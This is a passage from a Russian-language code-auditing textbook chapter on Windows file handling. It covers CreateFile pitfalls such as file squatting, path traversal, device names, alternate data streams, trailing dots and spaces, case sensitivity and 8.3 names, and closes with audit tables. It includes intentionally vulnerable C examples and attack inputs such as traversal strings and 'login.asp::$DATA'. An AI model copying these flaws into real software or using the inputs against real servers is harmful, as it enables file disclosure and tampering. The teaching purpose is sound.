При аудите разрешений управления службами нужно определить, разрешены ли какие-либо управляющие команды неадминистративным пользователям. Обычно это делается с помощью команды `sdshow` утилиты командной строки `sc.exe`. Эта утилита является стандартным компонентом поздних версий Windows и может быть загружена с веб-сайта Microsoft для ранних версий. Команда `sdshow` отображает информацию безопасности в сжатом строковом формате, описанном ранее в этой главе в разделе "Строки дескрипторов безопасности". При необходимости можно вернуться к этому разделу, чтобы освежить формат.

Путь образа службы

Командная строка, используемая для запуска службы, называется **путем образа службы**; эта строка задается при установке службы и содержит путь к исполняемому файлу, за которым следуют любые параметры командной строки. Может показаться, что на это не стоит обращать внимания, пока вы не вспомните предыдущее обсуждение функции `CreateProcess()`. Как и большинство процессов Windows, службы запускаются вызовом `CreateProcess()` с первым аргументом NULL и вторым аргументом, содержащим объединенные путь и параметры командной строки, предоставленные строкой image path. Это означает, что image path, содержащий пробелы, может быть открыт для перехвата другим исполняемым файлом, как описано ранее. Для служб проблема особенно серьезна, потому что они работают в более привилегированном контексте, чем обычный пользователь. Проверить image path можно с помощью команды `qc` в утилите командной строки `sc.exe`.

Доступ к файлам

Взаимодействие с файловой системой является неотъемлемой частью большинства приложений и популярной целью для атакующих, стремящихся использовать опасно написанный код. Безопасная

работа с файлами требует от разработчиков защитного программирования, потому что атакующие пользуются нюансами и гибкостью API доступа к файлам и файловых систем. ОС Windows, в частности, предлагают разработчикам много гибкости и удобства. К сожалению, эти возможности могут приводить к серьезным проблемам безопасности, когда разработчики не знают тонких аспектов файловой системы и API файлового ввода-вывода.

ОС Windows управляют доступом к файлам через уже рассмотренные объектные механизмы безопасности. То есть файлы в файловой системе рассматриваются как объекты, поэтому ими управляют через дескрипторы файловых объектов. Однако непредвиденные обращения к файлам могут давать неожиданные результаты разными способами, и вследствие этого приложение может вести себя не так, как было задумано. Следующие разделы рассматривают тонкости доступа к файлам и проблемы, которые могут возникать при попытке открыть файлы.

Разрешения файлов

Как уже упоминалось, система рассматривает файлы как объекты типа File, поэтому объектные разрешения описывают разрешения для физического файла, который представляет объект. У файлов есть ряд специфических прав доступа, позволяющих детально управлять тем, кто может получать доступ к файлу и каким образом. Эти права доступа, взятые из MSDN, показаны в таблице 11-7.

Таблица 11-7. Права доступа к файлам

Access Right	Meaning
FILE_ADD_FILE	For a directory, the right to create a file in the directory.
FILE_ADD_SUBDIRECTORY	For a directory, the right to create a subdirectory.
FILE_ALL_ACCESS	All possible access rights for a file.
FILE_APPEND_DATA	For a file object, the right to append data to the file; for a directory object, the right to create a subdirectory.
FILE_CREATE_PIPE_INSTANCE	For a named pipe, the right to create a named pipe.
FILE_DELETE_CHILD	For a directory, the right to delete a directory and all files it contains, including read-only files.
FILE_EXECUTE	For a native code file, the right to run the file (given to scripts, might cause the script to be executable, depending on the script interpreter).
FILE_LIST_DIRECTORY	For a directory, the right to list the directory's contents.
FILE_READ_ATTRIBUTES	The right to read file attributes.
FILE_READ_DATA	For a file object, the right to read the corresponding file data; for a directory object, the right to read the corresponding directory data.
FILE_READ_EA	The right to read extended file attributes.
FILE_TRAVERSE	For a directory, the right to traverse the directory.
FILE_WRITE_ATTRIBUTES	The right to write file attributes.
FILE_WRITE_DATA	For a file object, the right to write data to the file; for a directory object, the right to create a file in the directory.
FILE_WRITE_EA	The right to write extended attributes.
STANDARD_RIGHTS_READ	Includes READ_CONTROL, which is the right to read information in the file or directory object's security descriptor.
STANDARD_RIGHTS_WRITE	Includes WRITE_CONTROL, which is the right to write to the directory object's security descriptor.

Эти файловые разрешения можно применять при создании файла функцией `CreateFile()`. Когда вы аудитируете код, создающий новые файлы, важно сопоставлять разрешения, применяемые к новому файлу, с тем, какие сущности должны иметь право читать и/или изменять этот файл. Отсутствие правильных разрешений может привести к непреднамеренному раскрытию информации и, возможно, к изменению чувствительных файлов недобросовестными пользователями, что меняет работу программы. Например, программа генерирует чувствительную информацию о сотрудниках, включая сводки зарплат и тому подобное. Если при создании файлового объекта к нему применены ослабленные разрешения, любой другой сотрудник может получить возможность узнать зарплаты коллег.

API файлового ввода-вывода

Windows File I/O API предоставляет доступ к файлам через дескрипторы объектов, поэтому все функции манипуляции файлами используют дескрипторы для выполнения операций над файлом. API предоставляет базовый набор функциональности для создания, открытия, чтения и записи файлов, а также для выполнения более продвинутых операций. Эта функциональность

раскрывается через большое число функций; однако основные функции, с которыми вы будете иметь дело ежедневно, - это `CreateFile()`, `ReadFile()`, `WriteFile()` и `CloseHandle()`. Они отвечают за базовые операции, выполняемые над файлами в большинстве приложений. Как аудитор кода, основное внимание вы будете уделять процедуре `CreateFile()`, потому что именно в ней наиболее вероятны проблемы; поэтому этот раздел в основном рассматривает эту функцию.

Примечание

Существует также функция `OpenFile()` только для открытия файлов, но она предназначена для 16-битных Windows-приложений и больше не используется.

Функция `CreateFile()` используется и для создания, и для открытия файлов и имеет следующий прототип:

```
HANDLE CreateFile(
    LPCSTR lpFileName,
    DWORD dwDesiredAccess,
    DWORD dwSharedMode,
    LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    DWORD dwCreationDisposition,
    DWORD dwFlagsAndAttributes,
    HANDLE hTemplateFile
)
```

Как видите, эта функция принимает довольно много параметров. Эти параметры кратко описаны в следующем списке:

• `lpFileName` - имя файла, который нужно открыть или создать.
• `dwDesiredAccess` - доступ, который приложению требуется к файлу: доступ на чтение, запись или оба.
• `dwSharedMode` - описывает, какой доступ разрешен другим процессам, пока возвращенный дескриптор остается открытым.
• `lpSecurityAttributes` - описывает права доступа к объекту для файла, если создается новый файл. Также описывает, является ли файловый дескриптор наследуемым.
• `dwCreationDisposition` - этот флаг влияет на то, нужно ли создать новый файл и что делать, если файл с таким же именем уже существует. Значение `CREATE_ALWAYS` всегда создает новый файл, перезаписывая другой файл, если он уже существует. Значение `CREATE_NEW` создает новый файл или заставляет функцию завершиться ошибкой, если файл с таким именем существует. Значение `OPEN_ALWAYS` заставляет функцию открыть существующий файл, если он есть; иначе она создает новый. Значение `OPEN_EXISTING` заставляет функцию завершиться ошибкой, если файла нет, а значение `TRUNCATE_EXISTING` заставляет функцию завершиться ошибкой, если файл не существует, но усекает файл до 0 байт, если он существует.
• `dwFlagsAndAttributes` - описывает определенные атрибуты создаваемого файла. Релевантные значения описываются далее по мере появления.
• `hTemplateFile` - предоставляет дескриптор файла-шаблона; его файловые атрибуты и расширенные атрибуты используются для установки атрибутов создаваемого нового файла. Если открывается существующий файл, этот параметр игнорируется.

Как видно, существует много возможностей определить, как создаются или открываются файлы.

Захват файлов

В обсуждении объектов вы познакомились с захватом пространства имен объектов. Это применимо и к файлам, если функция `CreateFile()` используется неправильно. Иногда можно заставить приложение действовать так, будто оно создало файл, хотя на самом деле оно открыло

существующий файл. Эта ошибка приводит к игнорированию нескольких параметров, тем самым потенциально обманывая приложение так, что оно раскрывает чувствительные данные или позволяет пользователям управлять данными в файле, которым они не должны управлять. Уязвимость захвата файла возникает, когда выполнены следующие условия:

• Приложение должно создать новый файл, а не открыть существующий, но параметр `dwCreationDisposition` установлен неправильно. Неправильными являются любые настройки, кроме `CREATE_NEW`.
• Место, где создается файл, доступно для записи потенциально злонамеренным пользователям.

Если выполнены оба условия, в приложении существует уязвимость, при которой атакующие могут первыми создать файл с тем же именем и задать файлу произвольные атрибуты безопасности, из-за чего переданные атрибуты будут проигнорированы. Кроме того, поскольку такой захват файла также приводит к игнорированию переданных файловых атрибутов, можно заставить приложение работать неправильно, создав файл с другими атрибутами. Например, рассмотрим следующий вызов:

```
BOOL CreateWeeklyReport(PREPORT_DATA rData, LPCSTR filename)
{
    HANDLE hFile;

    hFile = CreateFile(filename, GENERIC_WRITE, 0, NULL,
        CREATE_ALWAYS, FILE_ATTRIBUTE_ARCHIVE, NULL);

    if (hFile == INVALID_HANDLE_VALUE)
        return FALSE;

    /* ... write report data ... */
}
```

Этот код должен пометить сгенерированный отчет для архивирования, предположительно чтобы его можно было периодически резервировать. Однако если атакующие создадут файл с тем же именем раньше приложения, этот файловый атрибут будет проигнорирован. Поэтому атакующие могут прочитать потенциально чувствительные данные, которые записываются в файл отчета, и убрать `FILE_ATTRIBUTE_ARCHIVE` из атрибутов файла, из-за чего отчет не будет резервироваться как задумано.

Примечание

Может показаться, что параметр `CREATE_ALWAYS` предотвратит атаки захвата файлов, потому что он перезаписывает существующий файл. Однако если файл уже существует, параметр `CREATE_ALWAYS` заставит `CreateFile()` сохранить `DACL` и атрибуты перезаписываемого файла и проигнорировать `DACL`, переданную в дескрипторе безопасности.

Каноникализация

Каноникализация - это процесс преобразования имени пути из одной из нескольких разных относительных форм в его простейшую абсолютную форму. Она подробно рассматривалась в главе 8, "Строки и метасимволы", но здесь обсуждается снова, потому что имеет особое значение в Windows. В целом рискованно использовать недоверенные данные для построения относительных путей. Почему? Потому что это дает атакующим возможность указать абсолютный путь, если они могут контролировать начальную часть аргумента имени файла. Простой пример уязвимого вызова показан ниже:

```
char *ProfileDirectory = "c:\\profiles";

BOOL LoadProfile(LPCSTR UserName)
```

```
{
    HANDLE hFile;

    if (strstr(UserName, ".."))
        die("invalid username: %s\n", UserName);

    SetCurrentDirectory(ProfileDirectory);

    hFile = CreateFile(UserName, GENERIC_READ, 0, NULL,
        OPEN_EXISTING, 0, NULL);

    if (hFile == INVALID_HANDLE_VALUE)
        return FALSE;

    /* ... load profile data ... */
}
```

При аудите кода важно натренироваться замечать плохое использование канонических путей, как в этом примере. Разработчик предполагает, что, установив текущий рабочий каталог и убедившись в отсутствии комбинаций `..` для обхода каталогов, он гарантирует: любой доступ к файлу будет возможен только для файла в указанном каталоге профилей. Разумеется, поскольку `UserName` передается как начальная часть сегмента пути, атакующие могут просто выбрать имя пользователя, являющееся абсолютным путем, и получить доступ к любому файлу вне текущего каталога.

Кроме того, `CreateFile()` канонизирует любые компоненты обхода каталогов до проверки того, существует ли каждый сегмент пути. Поэтому в аргументе имени файла можно указывать несуществующие пути, если они устраняются во время каноникализации. Например, `CreateFile()` откроет `C:\blah.txt`, если вы зададите имя файла вроде `C:\nonexistent\path\..\..\blah.txt`; неважно, что `C:\nonexistant\path\` не существует. Эта проблема каноникализации может быть релевантна, когда путь добавляется перед пользовательским вводом. Ниже приведена измененная версия предыдущего примера, демонстрирующая эту проблему.

```
char *ProfileDirectory = "c:\\profiles";

BOOL LoadProfile(LPCSTR UserName)
{
    HANDLE hFile;
    char buf[MAX_PATH];

    if (strlen(UserName) > MAX_PATH - strlen(ProfileDirectory) - 12)
        return FALSE;

    _snprintf(buf, sizeof(buf), "%s\\prof_%s.txt", ProfileDirectory, UserName);

    hFile = CreateFile(buf, GENERIC_READ, 0, NULL,
        OPEN_EXISTING, 0, NULL);

    if (hFile == INVALID_HANDLE_VALUE)
        return FALSE;

    /* ... load profile data ... */
}
```

Этот пример не проверяет обход каталогов, хотя позволяет контролировать только часть имени файла. Однако это не имеет значения, потому что можно указать несуществующие компоненты пути. Поэтому все еще можно выполнить атаку обхода каталогов, используя `\..\..\..\test` или похожее имя пути.

Файлоподобные объекты

Через `CreateFile()` можно открыть еще несколько типов объектов и обращаться с ними как с обычными файлами. Это не файлы, появляющиеся в иерархии файловой системы, а объекты, появляющиеся в пространстве имен объектов. У этих объектов есть специальный формат имени файла, показывающий, что они не являются обычными файлами:

```
\\host\object
```

Компонент `host` - это любой хост, достижимый с целевой машины; локальный хост обозначается точкой (`.`). Компонент `object` должен быть знаком, если вы когда-либо открывали файл на удаленном общем ресурсе Windows. В этом случае `object` - это просто имя общего ресурса и полностью квалифицированный путь к файлу. Однако формат компонента `object` фактически зависит от того, какой тип объекта открывается. `CreateFile()` может открывать несколько разных типов объектов: каналы, mailslots, тома и ленточные накопители.

Каналы и mailslots - это механизмы IPC, которые подробнее рассматриваются в главе 12, но пока нужно знать, как они могут открываться как файлы.

Для этих типов объектов компонент имени `object` использует следующий формат:

```
type\name
```

Компонент `type` - это класс объекта, например `pipe` или `mailslot`. Компонент `name` - имя объекта. Поэтому канал `stuff` на `myserver` можно открыть с помощью следующей строки:

```
\\myserver\pipe\stuff
```

В главе 12 вы увидите, что аутентификация Windows и олицетворение могут сделать саму возможность открыть один из этих IPC-механизмов уязвимостью, потому что такая возможность дает атакующим шанс украсть привилегии клиента. Доступ к лентам и томам тоже возможен; однако том нельзя читать и записывать обычным File API. Поэтому неправильное открытие, скорее всего, станет заметным приложению, когда оно попытается выполнять операции над файловым дескриптором.

Чтобы получить доступ к этим объектам, атакующие должны контролировать первый сегмент пути. Такой контроль встречается нечасто, но время от времени случается. Например, пример из предыдущего раздела позволял бы указать некоторые из этих объектов, что могло бы дать атакующим возможность выполнить атаку в стиле олицетворения.

Файлы устройств

Файлы устройств - это специальные сущности, находящиеся в файловой иерархии и позволяющие программе получать доступ к виртуальным или физическим устройствам. В UNIX такой доступ обычно реализуется хранением специальных файлов устройств в общем каталоге, обычно `/dev`. В Windows это устроено немного иначе. Файлы устройств в Windows не имеют inode-записей на томе файловой системы, как в UNIX; фактически устройства Windows вообще не существуют в файловой системе. Вместо этого они представлены файловыми объектами в пространстве имен объектов. Функция `CreateFile()` при доступе к файлу проверяет, запрошен ли специальный файл устройства; если да, она возвращает дескриптор объекта устройства, а не дескриптор обычного файла. Этот процесс прозрачен для приложения. Приложения могут открывать следующие специальные имена устройств:

- `COM1-9`
- `LPT1-9`
- `CON`
- `CONIN$`
- `CONOUT$`
- `PRN`

- AUX
- CLOCK$
- NUL

Функция CreateFile() ищет эти устройства в аргументе имени файла, рассматривая компонент имени файла и игнорируя компоненты пути. Поэтому имя устройства можно добавить к любому файловому пути, и будет открыто устройство, а не обычный файл. С таким поведением в приложениях довольно трудно бороться, потому что оно вводит неожиданные векторы атаки. В частности, если часть параметра имени файла предоставлена пользователем, устройство можно открыть с помощью любого из перечисленных имен.

Примечание

Есть исключение: консольные устройства обрабатываются CreateFile() особым образом, поэтому CONIN$, CONOUT$ и CON нельзя добавить к произвольным путям для доступа к консольному устройству. Однако любые другие перечисленные устройства ведут себя описанным образом.

Доступ к устройствам таким способом может привести к тому, что приложение неожиданно зависнет или начнет читать и записывать данные в устройства и из устройств, к которым оно не собиралось обращаться. Рассмотрим следующий пример:

```
HANDLE OpenProfile(LPCSTR UserName)
{
    HANDLE hFile;
    char path[MAX_PATH];

    if (strstr(UserName, ".."))
        die("Error! Username %s, contains illegal characters\n", UserName);

    _snprintf(path, sizeof(path), "%s\\profiles\\%s", ConfigDir, UserName);

    hFile = CreateFile(path, GENERIC_READ, FILE_SHARE_READ, NULL,
        OPEN_EXISTING, 0, NULL);

    if (hFile == INVALID_HANDLE_VALUE)
        die("opening file: %s\n", path);

    return hFile;
}
```

Предположим, что UserName содержит недоверенные данные. Хотя атаки обхода путей учтены, никакой защиты от того, что имя пользователя укажет файл устройства, нет.

Еще один момент о зарезервированных именах устройств: к ним также можно добавлять любое файловое расширение, и они все равно считаются устройством. Например, файл c:\COM1.txt все равно открывает устройство COM1. Поэтому любой код, добавляющий файловое расширение к имени файла, все еще может быть уязвим к атакам, в результате которых приложение невольно открывает устройство вместо обычного файла.

Типы файлов

В CreateFile() нельзя передать параметр, гарантирующий, что открываемый файл является обычным файлом, поэтому может возникнуть вопрос: как вообще любой вызов CreateFile() может быть защищен от атаки без большого количества неприятного кода сопоставления строк для проверки имен устройств? Ответ в том, что можно использовать несколько функций, чтобы определить, является ли рассматриваемый файл обычным файлом. В частности, разработчики приложений могут использовать GetFileAttributes() и GetFileAttributesEx() для

получения файловых атрибутов и `GetFileType()` для получения типа файла.

Кроме того, в вызове `CreateFile()` можно сделать кое-что, чтобы предотвратить открытие файлов устройств и специальных файлов: использовать форму Universal Naming Convention (UNC) и добавить к имени файла префикс `\\?\`. Размещение этой последовательности в начале имени файла оказывает несколько эффектов на то, как `CreateFile()` разбирает имя; по сути, оно минимизирует объем разбора имени файла, из-за чего пропускаются некоторые проверки, включая проверку того, является ли файл DOS-устройством или специальным файлом.

Оговорка формы UNC состоит в том, что она меняет способ обработки имени файла и может создавать пути, недоступные через традиционный DOS-стиль. Это происходит потому, что DOS-соглашение об именовании ограничено 260 символами для полностью квалифицированного пути. Однако NTFS поддерживает максимальную длину пути 32 767 символов, но доступ к таким именам возможен только через UNC-путь, переданный Unicode-версии функции `CreateFile()`.

Файловые потоки

NTFS поддерживает понятие файловых потоков, также известных как alternate data streams (ADS). **Файловый поток** - это просто именованная единица данных, связанная с файлом. Каждый файл состоит из одного или нескольких файловых потоков. Поток файла по умолчанию не имеет имени, и любые операции, выполняемые над файлом, неявно считаются работающими с безымянным файловым потоком, если не указан другой файловый поток. Полностью квалифицированное имя файлового потока имеет следующий формат:

```
filename:file stream name:file stream type
```

С форматом имен файлов вы, без сомнения, уже знакомы, так что можно перейти к именам файловых потоков. Имя файлового потока имеет тот же формат, что и имя файла, но без компонента пути. Оно может содержать почти любые символы, включая пробелы. Наконец, элемент типа файлового потока, который часто опускается, задает атрибут файлового потока. Хотя существует несколько атрибутов, единственный допустимый выбор - `$DATA`.

Для аудиторов кода файловые потоки могут вводить уязвимости в определенных контекстах, особенно когда имена файлов строятся на основе пользовательского ввода, а от этих имен ожидается определенный формат и конкретное расширение. Например, у веб-приложения есть каталог пользовательских профилей в веб-корне, где профиль каждого пользователя хранится в текстовом файле. Следующий код открывает каталог пользовательских профилей:

```
BOOL OpenUserProfile(LPCSTR UserName)
{
    HANDLE hProfile;
    char buf[MAX_PATH];

    if (strlen(UserName) >= MAX_PATH - strlen(ProfilesDir) - 4)
        return FALSE;

    if (strstr(UserName, ".."))
        return FALSE;

    _snprintf(buf, sizeof(buf), "%s\\%s.txt", ProfilesDir, UserName);

    hProfile = CreateFile(buf, GENERIC_ALL, FILE_SHARE_READ, NULL,
        CREATE_ALWAYS, 0, NULL);

    if (hProfile == INVALID_HANDLE_VALUE)
        return FALSE;

    /* ... load or create profile ... */
}
```

Намерение этого кода - создать текстовый файл в каталоге пользовательских профилей; однако можно создать файл с любым желаемым расширением, указав имя пользователя вроде `test.asp:hi`. Такое имя пользователя заставит код создать файл `test.asp` с файловым потоком `hi.txt`. Хотя в этом примере можно создавать произвольные файлы, доступ к альтернативным файловым потокам, куда записываются данные, может оказаться сложнее в зависимости от веб-сервера, используемого для выдачи файлов.

Атаки такого рода обычно работают на технологиях, связанных с вебом, потому что имена файлов часто полностью контролируются пользователем, а то, как имя файла выглядит для веб-сервера, сильно влияет на обработку и выдачу пользователям. Например, расширение файла может заставить файл обрабатываться определенным фильтром или расширением веб-сервера, как в IIS. Фактически стандартные установки IIS 4 и более ранних версий имели уязвимость, связанную с файловыми потоками, которая использовала именно эту ситуацию. Добавив `::$DATA` к файлу ASP-скрипта, можно было удаленно прочитать исходный код файла вместо выполнения его содержимого как скриптового кода, потому что IIS неправильно идентифицировал его как ASP-файл и не передавал ASP ISAPI extension для обработки. Поэтому запрос вроде следующего мог раскрыть содержимое скрипта `login.asp` на веб-сервере:

```
GET /scripts/login.asp::$DATA
```

Обратите внимание: при использовании ADS-нотации для указания альтернативных потоков данных единственный способ представить безымянный поток - использовать `::$DATA`. Нельзя просто опустить расширение `$DATA`. Имена файлов `C:\test.txt:` и `C:\test.txt::` являются незаконными с точки зрения `CreateFile()`, и попытка создать или открыть файлы с такими именами приводит к ошибке.

Лишние символы в именах файлов

У `CreateFile()` есть еще несколько особенностей, которые не попадают ни в одну другую категорию, поэтому они упомянуты здесь. Во-первых, `CreateFile()` особым образом обрабатывает завершающие пробелы в именах файлов. Любые пробелы в конце аргумента `filename` молча отбрасываются, что создает несколько возможных уязвимостей. Такое поведение может быть удобным способом отбросить хвостовые данные пути и тем самым позволить атакующим выбрать произвольное расширение файла, как показано в этом примере:

```
BOOL OpenUserProfile(LPCSTR UserName)
{
    char buf[MAX_PATH];
    HANDLE hFile;

    if (strstr(UserName, ".."))
        return FALSE;

    _snprintf(buf, sizeof(buf), "%s\\%s.txt", ProfileDirectory, Name);
    buf[sizeof(buf) - 1] = '\0';

    hFile = CreateFile(buf, GENERIC_ALL, FILE_SHARE_READ, NULL,
        CREATE_NEW, 0, NULL);

    if (hFile == INVALID_HANDLE_VALUE)
        return FALSE;

    /* ... more stuff ... */
}
```

Этот код должен создать текстовый файл и навязывает такое поведение, добавляя расширение `.txt`. Однако если пользователи укажут имя файла, близкое к `MAX_PATH` байтам, расширение `.txt` может быть обрезано. Указав имя файла с произвольным расширением, за которым следует большое число пробелов, пользователи смогут создать файл любого типа.

Произвольные завершающие пробелы также могут заставить приложение неправильно идентифицировать файлы со специальными именами или расширениями и неправильно их использовать. Например, рассмотрим следующий код:

```
HANDLE GetRequestedFile(LPCSTR requestedFile)
{
    if (strstr(requestedFile, ".."))
        return INVALID_HANDLE_VALUE;

    if (strcmp(requestedFile, ".config") == 0)
        return INVALID_HANDLE_VALUE;

    return CreateFile(requestedFile, GENERIC_READ, FILE_SHARE_READ, NULL,
        OPEN_EXISTING, 0, NULL);
}
```

Этот простой пример проверяет, запрашивают ли пользователи специальный файл `.config`, и если да, не позволяет им получить к нему доступ. Однако, указав имя файла вроде `".config "`, пользователи все равно могут получить доступ к этому файлу.

Примечание

Пользователи также смогли бы получить доступ к файлу, запросив `.config::$DATA`.

Пробелы в конце имени файла также могут представлять угрозу, когда файлы должны быть уникальными, но вызов `CreateFile()` использует значение `CREATE_ALWAYS` для `dwCreationDisposition` вместо `CREATE_NEW`. Возвращаясь к примеру пользовательских профилей, представьте, что у вас есть административный пользователь со специальными привилегиями. Возможно, вы сможете украсть учетные данные администратора, создав учетную запись с именем пользователя вроде `"admin "`. Выбор такого имени пользователя может позволить прочитать данные административного профиля или даже перезаписать их.

Пробелы - не единственные лишние символы, отбрасываемые из аргументов `filename`. Еще одно интересное поведение `CreateFile()` состоит в том, что она отбрасывает завершающие точки в имени файла почти так же, как отбрасывает пробелы. Любое количество точек в конце имени файла молча удаляется перед созданием файла, создавая возможности для создания или открытия неожиданных файлов примерно так же, как это делают пробелы. Поэтому создание файла с именем `"c:\test.txt....."` создает файл `c:\test.txt`. В интересной вариации пробелы и точки можно перемешивать в любом порядке, и `CreateFile()` молча отбросит и пробелы, и точки. Например, передача имени файла `"c:\test.txt . .. ..."` в `CreateFile()` также создает файл `C:\test.txt`. Это поведение малоизвестно и неочевидно для разработчиков, поэтому атакующие могут использовать такую комбинацию суффиксов, чтобы обманывать приложения и заставлять их открывать файлы. Это особенно верно для веб-приложений и веб-серверов, потому что расширения файлов часто определяют, как они обрабатывают файлы. Фактически добавление точек или пробелов к именам файлов не раз приводило к возможности просматривать исходный код скриптов.

Еще одно поведение этих завершающих символов состоит в том, что они не отбрасываются, если после имени файла следует ADS-поток. Например, если передать `CreateFile()` имя `c:\test.txt.`, завершающая точка будет отброшена и будет создан файл `c:\test.txt`. Однако если передать имя `c:\test.txt.:stream` в `CreateFile()`, завершающая точка не будет отброшена и будет создан файл `c:\test.txt.` с ADS по имени `stream`. То же происходит, если после расширения файла указан безымянный ADS, например `::$DATA`. Однако если точки и/или пробелы идут после ADS-компонента имени файла, они усекаются. Поэтому строка `"C:\\test.txt::$DATA ..... . . . ..."` создает файл `c:\test.txt` и пишет в безымянный файловый поток по умолчанию.

И наконец, имена DOS-устройств могут заканчиваться символом двоеточия (`:`), который молча отбрасывается, а доступ к устройству выполняется как обычно. Они также могут содержать дополнительные символы после двоеточия, и функция все равно успешно завершается. Однако ADS для устройства не создается; лишние данные просто игнорируются.

Чувствительность к регистру

Одна вещь, отличающая имена файлов Windows от имен файлов UNIX, состоит в том, что имена файлов NTFS и FAT нечувствительны к регистру. Поэтому иногда можно обходить проверки имен файлов и путей, смешивая регистр при доступе к файлам. Если посмотреть на предыдущий пример, функция `GetRequestedFile()` предназначена для блокировки доступа к файлу `.config` в любом каталоге. Вы видели способ получить доступ к файлу с помощью лишних завершающих символов, но можно использовать и другой метод: запросить файл, набрав некоторые или все символы в верхнем регистре. Поэтому, запросив `.CONFIG`, можно получить содержимое файла, который должен быть от вас скрыт. Любой доступ к файлам в Windows нужно оценивать на предмет смешивания регистра при проверке имен файлов или расширений. SPI Dynamics обнаружила именно такой тип ошибки в веб-сервере Sun ONE. Веб-сервер Sun ONE определял, как обрабатывать файлы, на основе серверного расширения, но рассматривал имена файлов как чувствительные к регистру, потому что изначально был построен для UNIX-систем. Поэтому если JSP-страница запрашивалась с расширением в верхнем регистре, например `hello.JSP` вместо `hello.jsp`, сервер ошибочно выдавал исходный код файла вместо выполнения скрипта. Описание этой ошибки доступно по адресу http://sunsolve.sun.com/search/document.do?assetkey=1-26-55221-1.

Имена файлов DOS 8.3

В ранних версиях Windows и DOS имена файлов представлялись в **формате 8.3**. Этот термин относится к имени файла, состоящему максимум из восьми букв, затем точки, затем трехбуквенного расширения. Появление Windows NT и 95 позволило использовать более длинные имена файлов, имена с пробелами и имена без расширений. Чтобы сохранить совместимость с ранними версиями Windows, эти более новые файловые системы хранят для каждого файла длинное имя и имя 8.3. Такое имя 8.3 обычно состоит из первых шести букв длинного имени, за которыми следует тильда (`~`) и число, а затем точка и первые три буквы расширения. Число после тильды различает длинные имена файлов, у которых совпадают первые шесть букв. Например, к имени файла `thisisalongfilename.txt` обычно можно обратиться как к `thisis~1.txt`.

Этот формат может стать проблемой безопасности для имен файлов длиннее восьми символов, не считая точки или расширения. Проблема релевантна, когда доступ к определенным файлам запрещен или когда данные хранятся в отдельных файлах, различаемых ключом, который должен быть уникальным. Например, снова обратимся к коду пользовательских профилей, который уже использовался для демонстрации некоторых уязвимостей обработки файлов. В таких приложениях может быть возможно украсть учетные данные других пользователей, создав имя пользователя из тех же первых шести букв, за которыми следует `~1`. Предположим, приложение управляет пользователями, один из которых является администратором с именем пользователя `administrator`. Создание нового пользователя с именем `admini~1` может позволить атакующему получить доступ к профилю этого пользователя из-за эквивалентности двух имен.

При аудите кода на ошибки такого рода помните, что ограничения имен файлов может быть возможно обойти, если запрошенное имя файла длиннее восьми символов. Однако эту проблему можно предотвратить, добавляя идентификатор UNC-пути (`\\?\`) перед именем, чтобы отключить DOS-разбор имен файлов при вызове `CreateFile()`.

Аудит открытия файлов

Гибкость функции `CreateFile()` может вызывать множество проблем. Эти проблемы можно формализовать как упорядоченный список вещей, которые нужно проверять, чтобы определить, безопасно ли открытие файла. Это резюме разделено на таблицы в зависимости от того, какую часть имени файла пользователи могут контролировать: начало, середину или конец. Некоторые потенциальные уязвимости попадают более чем в одну из этих категорий, поэтому есть также таблица, суммирующая атаки, возможные, когда пользователи контролируют любую часть имени файла. Этот раздел является резюме всех атак при открытии файлов, обсужденных до сих пор, поэтому он предназначен как справочник для аудиторов кода при встрече с открытием файлов. Эти таблицы просто перечисляют атаки, которые становятся возможны из-за файловых API, и не объясняют, когда их можно использовать для компрометации приложения, потому что это уже было рассмотрено. Эти резюме основаны только на общих проблемах открытия файлов, которые могут возникать; приложения, конечно, могут содержать контекстно-зависимые логические ошибки в том, как они открывают файлы, например недостаточную проверку разрешений файла при работе в повышенном контексте, и такие ошибки здесь не суммируются. Наконец, эти правила не применяются, если недоверенные данные не используются для составления какой-либо части пути.

Контроль начала имени файла

Таблица 11-8 суммирует потенциальные уязвимости, которые нужно проверять, когда пользователи могут контролировать начало аргумента имени файла.

Таблица 11-8. Контроль начала имени файла

Attack	Vulnerable If
Specifying an absolute path	There's no check for path separators.
Specifying a named pipe	The code fails to check that the file being accessed is a regular file (has the attribute `FILE_ATTRIBUTE_NORMAL`) using `GetFileAttributes()` or is a disk file (`FILE_TYPE_DISK`) according to `GetFileType()`.
Specifying a mailslot	Same as for named pipes.

Контроль середины имени файла

Таблица 11-9 суммирует потенциальные проблемы, когда злонамеренные пользователи могут задавать часть имени файла, но перед и после контролируемой пользователем строки есть постоянные данные.

Таблица 11-9. Контроль середины имени файла

Attack	Vulnerable If
Directory traversal attack	The code fails to check for directory traversal characters (..).
DOS 8.3 filenames	The code does static string comparisons on potentially long filenames and makes policy decisions based on that comparison. Also, the filename must be passed to `CreateFile()` without being prefixed with \\?\.

Контроль конца имени файла

Таблица 11-10 суммирует уязвимости, которые могут возникнуть в приложении, когда пользователи могут контролировать конец имени файла. Во многих случаях предполагалось, что пользователи контролируют только середину имени файла, но они могут контролировать конец, исчерпав весь объем места в буфере. Например, в следующей строке, если `user_input` достаточно велик, расширение `.txt` будет обрезано:

```
_snprintf(buf, sizeof(buf), "%s.txt", user_input);
```

Таблица 11-10. Контроль конца имени файла

Attack	Vulnerable If
Directory traversal attack	The code fails to check for directory traversal characters (..).
Adding extraneous trailing characters	Some checks are made on the file extension or filename without taking into account the silent truncation of spaces and dots.
DOS 8.3 filenames	The code does static string comparisons on potentially long filenames and makes policy decisions based on that comparison. Also, the filename must be passed to `CreateFile()` without being prefixed with \\?\.

Контроль любой части имени файла

Таблица 11-11 суммирует общие атаки, которые могут быть доступны атакующим независимо от того, какую часть имени файла они контролируют.

Таблица 11-11. Контроль любой части имени файла

Attack	Vulnerable If
Specifying a device	The code fails to check that the file being accessed is a regular file (has the attribute `FILE_ATTRIBUTE_NORMAL`) using `GetFileAttributes()` or is a disk file (`FILE_TYPE_DISK`) according to `GetFileType()`. Also, vulnerable only if the pathname isn't prefixed with `\\?\`.
Specifying ADS	The code fails to check for the ADS separator (`:`).
Filename squatting	The code intends to create new files but doesn't use the `CREATE_NEW` flag to `CreateFile()`, and users are able to write files into the relevant directory.
Case sensitivity	The code does checks on a filename assuming case sensitivity (more common in code ported from UNIX to Windows).

Ссылки

